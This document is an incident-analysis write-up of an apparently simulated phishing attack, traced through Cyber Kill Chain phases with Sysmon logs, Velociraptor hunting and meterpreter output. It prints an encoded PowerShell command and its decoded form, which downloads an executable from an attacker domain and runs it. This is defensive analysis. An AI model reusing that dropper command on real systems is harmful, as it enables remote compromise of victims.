


Case Scenario:

This scenario is imaginary and for demonstration purposes only.

One of our network members (the previous topology) got a phishing email from an unknown source, the threat actor was writing to tell the victim about a salary update occurred in the Human Resources (HR) data base, the attachments was a PDF file (or that what the victim thought), the attachments was named of Salary-Update.pdf.vbs which is Visual Basic file that downloads another executable file called GoogleUpdate.exe .

The dropped file is a reverse_shell shellcode that executes with a technique called DDL injection where a malware let another legitimate process run an evil DLL (Dynamic linked library), the shellcode connects to a C2 server where the attacker can have full control of the compromised client (victim).



Analyzing the attack:

We will be analyzing the attack depending on CKC (Cyber Kill Chain) concept which identifies the structure of an attack. We will focus on each phase and analyze what really happened during this phase, we skipped reconnaissance phase because in our scenario it's just a phishing email from the threat actor and no active reconnaissance traces has been found.

Weaponization phase:

In this phase the attacker makes the victim download an executable that makes a reverse TCP connection to the C2 server of the attacker, once the malicious executable is launched the executable performs a technique called DLL injection where a malicious DLL is injected to a legitimate process.

We can confirm this by a log taken from the victim system to the SOC machine via Splunk tool which is monitoring and searching through big data (mostly log files) tool.


UtcTime	2023-02-04 05:59:58.614
Version	5
action	allowed
app	C:\Users\Abdullah\AppData\Local\Temp\GoogleUpdate.exe
cmdline	"C:\Users\Abdullah\AppData\Local\Temp\GoogleUpdate.exe"
dest	Client-01.Alhakami.local
direction	inbound
dvc	Client-01.Alhakami.local
dvc_nt_host	CLIENT-01
event_id	13632
eventtype	endpoint_services_processes
	ms-sysmon-process (process report)
	windows_event_signature (track_event_signatures)
hashes	1871CACD6BEB4F4B0A88418A890C61CB
	C3BCECF88E9582F5DEC2CAE6059C7E6B950730EF8871D31BBF7EF2D5474DFD75
	481F47BBB2C9C21E108D65F52B04C448
id	13632
parent_process_exec	powershell.exe
parent_process_guid	{9f567d81-f458-63dd-9501-000000000900}
parent_process_id	4212
parent_process_name	powershell.exe
parent_process_path	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
process	"C:\Users\Abdullah\AppData\Local\Temp\GoogleUpdate.exe"

Delivery phase:


The adversary tried to deliver the original payload (GoogleUpdate.exe) to the victim by a sending a phishing email, the phishing email contains and attachment called: Salary-Update.pdf.vbs, to trick the victim that this is a legitimate PDF file that has some information regarding employees' salaries, once the file is double-clicked, the vbs scripts tries to connect to the server and grab a file called GoogleUpdate.exe (the original payload the gives a shell to the user) and executes it.

The Salary-Update.pdf.vbs creates a PowerShell session as a sub child process, which ran an obfuscated suspicious command, and we can confirm this by the following images.

The phishing email:



Once the PDF file (vbs file) is double-clicked, there will be a sub process of powershell that executes a suspicious script



we confirmed the creation of a sub-process by the following log file which indicated that Salary-Update.pdf.vbs spawned a sub-process called powershell.exe:

cmdline	"C:\Windows\System32\WScript.exe" "C:\Users\Abdullah\Downloads\Salary-Update.pdf.vbs"

EventDescription	Process Create
EventID	1
EventRecordID	13628
FileVersion	10.0.19041.546 (WinBuild.160101.0800)
Guid	'{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'
Hashes	MD5=04029E121A0CFA5991749937DD22A1D9,SHA256=9F914D42706FE215501044ACD85A32D58AAEF1419D404FDDFA5D3B48F66CCD9F,IMPHASH=7C955A0ABC747F57CCC4324480737EF7
IMPHASH	7C955A0ABC747F57CCC4324480737EF7
Image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
IntegrityLevel	Medium
Keywords	0x8000000000000000
Level	4
LogonGuid	{9f567d81-ec96-63dd-0d6c-050000000000}
LogonId	0x56c0d
MD5	04029E121A0CFA5991749937DD22A1D9
Name	'Microsoft-Windows-Sysmon'
Opcode	0
OriginalFileName	PowerShell.EXE
ParentCommandLine	"C:\Windows\System32\WScript.exe" "C:\Users\Abdullah\Downloads\Salary-Update.pdf.vbs"
ParentImage	C:\Windows\System32\wscript.exe
ParentProcessGuid	{9f567d81-f457-63dd-9401-000000000900}
ParentProcessId	8416
ParentUser	ALHAKAMI\Abdullah
ProcessGuid	{9f567d81-f458-63dd-9501-000000000900}
ProcessID	'3252'
ProcessId	4212
Product	Microsoft® Windows® Operating System
RecordID	13628
RecordNumber	13628
RuleName	-
SHA256	9F914D42706FE215501044ACD85A32D58AAEF1419D404FDDFA5D3B48F66CCD9F
SecurityID	S-1-5-18

Exploitation phase:

Now that the victim clicked on Salary-Update.pdf.vbs and a PowerShell script is executed, we should observe the code that ran, also the attacker tried to download the executable from a web server that is new (sometimes this is an indicator of a website that might be suspicious).

app	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
cmdline	C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -enc JABUAGkAdABsAGUAIAA9ACAAIgBHAG8AbwBnAGwAZQAgAHUAcABkAGEAdABlACIACgAkAE0AZQBzAHMAYQBnAGUAIAA9ACAAIgBVAHAAZABhAHQAaQBuAGcAIABzAGUAYwB1AHIAaQB0AHkAIgAKACQAcABhAHQAaAAgAD0AIAAkAGUAbgB2ADoAdABlAG0AcAAKACQARABlAHMAdABpAG4AYQB0AGkAbwBuACAAPQAgACQAcABhAHQAaAArACcAXABHAG8AbwBnAGwAZQBVAHAAZABhAHQAZQAuAGUAeABlACcACgBTAHQAYQByAHQALQBCAGkAdABzAFQAcgBhAG4AcwBmAGUAcgAgAC0AUwBvAHUAcgBjAGUAIAAnAGgAdAB0AHAAcwA6AC8ALwBhAGwAaABhAGsAYQBtAGkALgBtAGUALwBHAG8AbwBnAGwAZQBVAHAAZABhAHQAZQAuAGUAeABlACcAIAAtAEQAZQBzAHQAaQBuAGEAdABpAG8AbgAgACQARABlAHMAdABpAG4AYQB0AGkAbwBuAAoAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAC0ARgBpAGwAZQBQAGEAdABoACAAJABEAGUAcwB0AGkAbgBhAHQAaQBvAG4A

Decoding the base64:

```
$Title="GoogleUpdate"
$Message="Updatingsecurity"
$path=$env:temp
$Destination=$path+'\GoogleUpdate.exe' Start-BitsTransfer-Source'https://alhakami.me/GoogleUpdate.exe%27-Destination$Destination Start-Process-FilePath$Destination
```

Clearly we can ensure that the malicious file is GoogleUpdate.exe the is downloaded from a website called hxxps[://]alhakami[.]me/GoogleUpdate[.]exe

Registrar Status	clientDeleteProhibited, clientRenewProhibited, clientTransferProhibited, clientUpdateProhibited
Dates	137 days old Created on 2022-09-20 Expires on 2023-09-20 Updated on 2022-12-27
Name Servers	JEWEL.NS.CLOUDFLARE.COM (has 25,879,428 domains) VASILII.NS.CLOUDFLARE.COM (has 25,879,428 domains)

DNS query arise, searching for alhakami[.]me:

EventDescription	DNS Query
EventID	22
EventRecordID	13636
Guid	'{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'
Image	C:\Windows\System32\svchost.exe
Keywords	0x8000000000000000
Level	4
Name	'Microsoft-Windows-Sysmon'
Opcode	0
ProcessGuid	{9f567d81-f458-63dd-9901-000000000900}
ProcessID	'3252'
ProcessId	5564
QueryName	alhakami.me
QueryResults	::ffff:172.67.205.3;::ffff:104.21.34.123;
QueryStatus	0
RecordID	13636
RecordNumber	13636
RuleName	-
SecurityID	S-1-5-18
SystemTime	'2023-02-04T05:59:59.0819515Z'

What happened in nutshell:

The victim executed a vbs script, the vbs script spawned a subprocess of powershell that executes a base64 encoded command, after decoding the command we found that its requesting an executable file from a website called alhakami[.]me, the executable file is GoogleUpdate.exe.

installation, Command & control, and Actions on objectives phases:

installation of a remote access trojan or backdoor on the victim system allows the adversary to maintain persistence inside the environment.

the vbs file dropped GoogleUpdate.exe file and executes it to maintain persistence. GoogleUpdate.exe file connects to the attacker C2 server for preparation the command and control phase coming up next.


```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>3</EventID><Version>5</Version
><Level>4</Level><Task>3</Task><Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-02-04T06:00:12.5755295Z'/><EventRecordID>13647</EventRecordID><Correlation/><Execution
ProcessID='3252' ThreadID='5248'/><Channel>Microsoft-Windows-Sysmon/Operational</Channel><Computer>Client-01.Alhakami.local</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>
Usermode</Data><Data Name='UtcTime'>2023-02-04 06:00:06.106</Data><Data Name='ProcessGuid'>{9f567d81-f46a-63dd-a701-000000000900}</Data><Data Name='ProcessId'>6116</Data><Data Name='Image'>C:\Users\Abdulla
h\AppData\Local\Temp\GoogleUpdate.exe</Data><Data Name='User'>ALHAKAMI\Administrator</Data><Data Name='Protocol'>tcp</Data><Data Name='Initiated'>true</Data><Data Name='SourceIsIpv6'>false</Data><Data Name
='SourceIp'>192.168.1.101</Data><Data Name='SourceHostname'>Client-01.Alhakami.local</Data><Data Name='SourcePort'>49887</Data><Data Name='SourcePortName'>-</Data><Data Name='DestinationIsIpv6'>false</Data
><Data Name='DestinationIp'>35.158.159.254</Data><Data Name='DestinationHostname'>-</Data><Data Name='DestinationPort'>16787</Data><Data Name='DestinationPortName'>-</Data></EventData></Event>
```


Network connection was detected. From the victim (ALHAKAMI/ABDULLAH - Client01) to (IP: 35.158.159.254 PORT:16787) (C2 Server)

The attacker used a ngrok server to make a public server that listens for connection, and a Metasploit multi handler that is ready to execute a meterpreter shell.

```
ngrok

Check which logged users are accessing your tunnels in real time https://ngrok.com/s/app-users

Session Status                online
Account                       Alhakami (Plan: Free)
Version                       3.1.1
Region                        Europe (eu)
Latency                       70ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://4.tcp.eu.ngrok.io:16787 -> localhost:11220

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       0       0.00    0.00    2923.90 2923.90
```


```
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > sysinfo
Computer        : CLIENT-01
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : en_US
Domain          : ALHAKAMI
Logged On Users : 9
Meterpreter     : x86/windows
meterpreter >
```

now the attacker can have full access to the victim's PC, he can do whatever he wants such as privilege escalation, lateral movement, Data exfiltration, etc.

Hunting using Velociraptor tool:


The artifact is Windows.Search.FileFinder

Now that we know that the dropped file is GoogleUpdate.exe, we can just try to make a new hunt with velociraptor, then search for a “GooglUpdate.exe” as file name:




Now we know for sure that the dropped file has been downloaded in C:\Windows\system32 path, also as we can see that the malware can be executed by any user and group.


We can also confirm the dropper's presence:




We also found the running process:

